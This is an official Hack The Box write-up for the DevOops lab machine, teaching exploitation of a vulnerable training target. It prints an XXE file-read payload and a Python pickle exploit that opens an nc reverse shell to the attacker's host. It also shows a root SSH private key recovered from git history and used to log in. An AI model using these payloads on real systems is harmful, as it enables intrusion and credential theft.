




Hack The Box  
PEN-TESTING LABS



# DevOops

13<sup>th</sup> October 2018 / Document No D18.100.21

Prepared By: Alexander Reid (Arrexel)

Machine Author: lokori

Difficulty: **Medium**

Classification: Official



## SYNOPSIS

DevOops is a relatively quick machine to complete which focuses on XML external entities and Python pickle vulnerabilities to gain a foothold.

### Skills Required

- Basic/intermediate knowledge of Linux
- Basic/intermediate knowledge of Python

### Skills Learned

- Exploiting XML external entities
- Exploiting Python pickle
- Enumerating git revision history



## Enumeration

### Services

```
root@kali: ~
File Edit View Search Terminal Tabs Help

root@kali: ~ x root@kali: ~ x root@kali: ~/ovpn x [icon] v

root@kali:~# masscan -p1-65535,U:1-65535 --rate=500 -e tun0 10.10.10.91

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2018-10-14 02:54:44 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 5000/tcp on 10.10.10.91
Discovered open port 22/tcp on 10.10.10.91
root@kali:~# nmap -p22,5000 -sV 10.10.10.91
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-13 23:03 EDT
Nmap scan report for 10.10.10.91
Host is up (0.032s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
5000/tcp   open  http      Gunicorn 19.7.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
root@kali:~#
```

Masscan finds ports 22 and 5000 open. Nmap identifies these services as OpenSSH and Gunicorn.



## Dirbuster

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.91:5000/

Scan Information Results - List View: Dirs: 0 Files: 2 Results - Tree View Errors: 4

Directory Structure	Response Code	Response Size
/	200	446
feed	200	520329
upload	200	510

Current speed: 81 requests/sec (Select and right click for more options)  
Average speed: (T) 90, (C) 96 requests/sec  
Parse Queue Size: 0  
Total Requests: 4153/661646  
Current number of running threads: 100  
Time To Finish: 01:54:08

Back Pause Stop Report

DirBuster Stopped /column.php

Dirbuster finds **/feed** and **/upload**. The upload page allows uploading of XML files.



## Exploitation

### XML External Entities

By uploading an XML file which references external entities, it is possible to read arbitrary files on the target system.

```
POST /upload HTTP/1.1
Host: 10.10.10.91:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.91:5000/upload
Content-Type: multipart/form-data;
boundary=-----7653240871973306598174911432
Content-Length: 452
Connection: close
Upgrade-Insecure-Requests: 1

-----7653240871973306598174911432
Content-Disposition: form-data; name="file"; filename="writeup.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds>
  <Author>&xxe;</Author>
  <Subject>writeup</Subject>
  <Content>writeup</Content>
</creds>

-----7653240871973306598174911432--
```

```
PROCESSED BLOGPOST:
  Author: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Using the XXE vulnerability to read **feed.py** reveals a **/newpost** route in the Python web application which accepts POST data.



## Python Pickle

With access to **feed.py**, it is fairly straightforward to exploit the **newpost** route. Simply passing a base64-encoded pickle exploit will achieve a shell.

```
root@kali:~/Desktop/writeups/devoops# cat writeup.py
import pickle
from base64 import urlsafe_b64encode

payload = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.4 1234
>/tmp/f"

class exploit(object):
    def __reduce__(self):
        import os
        return os.system,(payload,)

print urlsafe_b64encode(pickle.dumps(exploit()))
root@kali:~/Desktop/writeups/devoops# python writeup.py
Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAvdG1wL2Y7bWtmaWZvIC90bXAvZjtjYXQgL3RtcC9mfC9iaW4v
c2ggLWkgMj4mMXxuYyAxMC4xMC4xNC40IDEyMzQgPi90bXAvZicKcDEKdHAYClJwMwou
root@kali:~/Desktop/writeups/devoops#

root@kali:~/Desktop/writeups/devoops# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.91] 46236
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash");
> '
roosa@gitter:~/deploy/src$ ^Z
[1]+  Stopped                  nc -nvlp 1234
root@kali:~/Desktop/writeups/devoops# stty raw echo && fg
nc -nvlp 1234
^M
roosa@gitter:~/deploy/src$ idid^M
uid=1002(roosa) gid=1002(roosa) groups=1002(roosa),4(adm),27(sudo)
roosa@gitter:~/deploy/src$
```





## Privilege Escalation

### Git History

There is a git repository located at **/home/roosa/work/blogfeed**. Examining the commit history with **git log** shows a commit referencing an incorrect key file.

```
reverted accidental commit with proper key

commit d387abf63e05c9628a59195cec9311751bdb283f
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 19 09:32:03 2018 -0400
```

Checking the commit with **git diff d387abf63e05c9628a59195cec9311751bdb283f** reveals the root SSH key.

```
<$ git diff d387abf63e05c9628a59195cec9311751bdb283f | more
diff --git a/resources/integration/authcredentials.key b/resources/integration/a
uthcredentials.key
index 44c981f..f4bde49 100644
--- a/resources/integration/authcredentials.key
+++ b/resources/integration/authcredentials.key
@@ -1,28 +1,27 @@
-----BEGIN RSA PRIVATE KEY-----
-MIIEogIBAAKCAQEArDvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcp0Vj9DdSIEde
-8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i
-vr+5Ui0nD+YBKyYuiN+4CB8jSQvwOG+LLA3IGAzVf56J0WP9FILH/NwYW2iovTRK
-nzly2vd03ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrB+
-CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLgF04u0VuImILGJyyQJ8u5BI2mc/SHSE0c
-F9DmYwbVqRcurk3yAS+jEbXg0bupXkDHgIoMCwIDAQABAoIBAFaUuHIKVT+UK2oH
-uzjPbIdyEkDc3PAYP+E/jdqy2EfdoFJKDoc0f9BDhxKlm0968PxoBe25jjt0AAL
-gcFN5I+xZGH19V4HPMcRk6PzskYII3/i4K7FEHMn8ZgDZpj7U69Iz2l9xa4lyzeD
-k2X0256DbRv/ZYaWPhX+fGw3dCMWkRs6MoBNVS4wAMm0CiFl3hzHlgIemLMm6QSy
-NnTtLPXwks84KMfZGbnolAiZbHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM
-HSRik2J/7Y70uBRQN+auzFKV7QeLFeR0JsLhLaPhstY5QQReQr9oIuTAs9c+oCLa
-2fXe3kkCqYEA367ao0Tisun9UJ70baNZTDPeaXaihWrZbXlSs0e0Bp5CK/oLc0RB
```

```
root@kali:~/Desktop/writeups/devoops# ssh -i writeup.key root@10.10.10.91
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

135 packages can be updated.
60 updates are security updates.

Last login: Wed Oct 17 00:11:10 2018 from 10.10.14.3
root@gitter:~#
```